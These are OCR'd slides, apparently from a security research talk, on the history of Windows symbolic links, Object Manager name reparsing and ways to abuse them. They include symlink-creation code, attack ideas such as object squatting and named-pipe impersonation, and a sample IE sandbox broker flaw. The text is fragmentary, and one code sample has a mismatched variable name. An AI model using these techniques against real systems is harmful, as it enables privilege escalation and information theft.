


History of Windows Symbolic Links



Windows NT 3.1 - July 27 1993
Object Manager Symbolic Links
Registry Key Symbolic Links


History of Windows Symbolic Links



Windows 2000 - Feb 17 2000
NTFS Mount Points and
Directory Junctions

Windows NT 3.1 - July 27 1993
Object Manager Symbolic Links
Registry Key Symbolic Links

History of Windows Symbolic Links




Windows NT 3.1 - July 27 1993
Object Manager Symbolic Links
Registry Key Symbolic Links

Windows 2000 - Feb 17 2000
NTFS Mount Points and
Directory Junctions

Windows Vista - Nov 30 2006
NTFS Symbolic Links

Object Manager Symbolic Links



```
BitLocker    SymbolicLink    \Device\BitLocker
C:           SymbolicLink    \Device\HarddiskVolume4
COM3         SymbolicLink    \Device\Serial0
CON          SymbolicLink    \Device\ConDrv\Console
CONIN$       SymbolicLink    \Device\ConDrv\CurrentIn
CONOUT$      SymbolicLink    \Device\ConDrv\CurrentOut
D:           SymbolicLink    \Device\HarddiskVolume6
```

Named Objects

IO/File

```
\??\C:\Windows\notepad.exe
\Device\NamedPipe\mypipe
```

Registry

```
\Registry\Machine\Software
```


Semaphore

```
\BaseNamedObjects\MySema
```

Creating Object Manager Symbolic Links

```
HANDLE CreateSymlink(LPCWSTR linkname, LPCWSTR targetname)
{
    OBJECT_ATTRIBUTES obj_attr;
    UNICODE_STRING name, target;
    HANDLE hLink;

    RtlInitUnicodeString(&name, linkname);
    RtlInitUnicodeString(&target, targetname);

    InitializeObjectAttributes(&objAttr, &name,
        OBJ_CASE_INSENSITIVE, nullptr, nullptr);

    NtCreateSymbolicLinkObject(&hLink, SYMBOLIC_LINK_ALL_ACCESS,
        &obj_attr, &target);
    return hLink;
}
```


Object Manager Reparsing



Parsing Name

```
\MyObjects\Global\MySema
```


Object Manager Reparsing




Parsing Name


```
\MyObjects\Global\MySema
```


Object Manager Reparsing






Object Manager Reparsing







Object Manager Reparsing




Global → \BaseNamedObjects



Object Manager Reparsing




Parsing Name



Global → \BaseNamedObjects

Object Manager Reparsing



Parsing Name

```
\BaseNamedObjects\MySema
```

Abusing Object Manager Symbolic Links

- Most obvious attack is object squatting
  - Redirect privileged object creation to another name
  - Open named pipes for attacking impersonation
  - Shadowing ALPC ports
- File symlink attacks perhaps more interesting!

Example Vulnerability

IE EPM MOTWCreateFile Information Disclosure

IE Shell Broker MOTWCreateFile

```
HANDLE MOTWCreateFile(PCWSTR FileName, ...) {

    if (FileHasMOTW(FileName) || IsURLFile(FileName)) {
        return CreateFile(FileName, GENERIC_READ, ...);
    }
}
```

```
BOOL IsURLFile(PCWSTR FileName) {
    PCWSTR extension = PathFindExtension(FileName);

    return wcsicmp(extension, L".url") == 0;
}
```

Win32 Path Support


Path	***Description***
some\path	Relative path to current directory
c:\some\path	Absolute directory
\\.\c:\some\path	Device path, canonicalized
\\?\c:\some\path	Device path, non-canonicalized

Interesting!

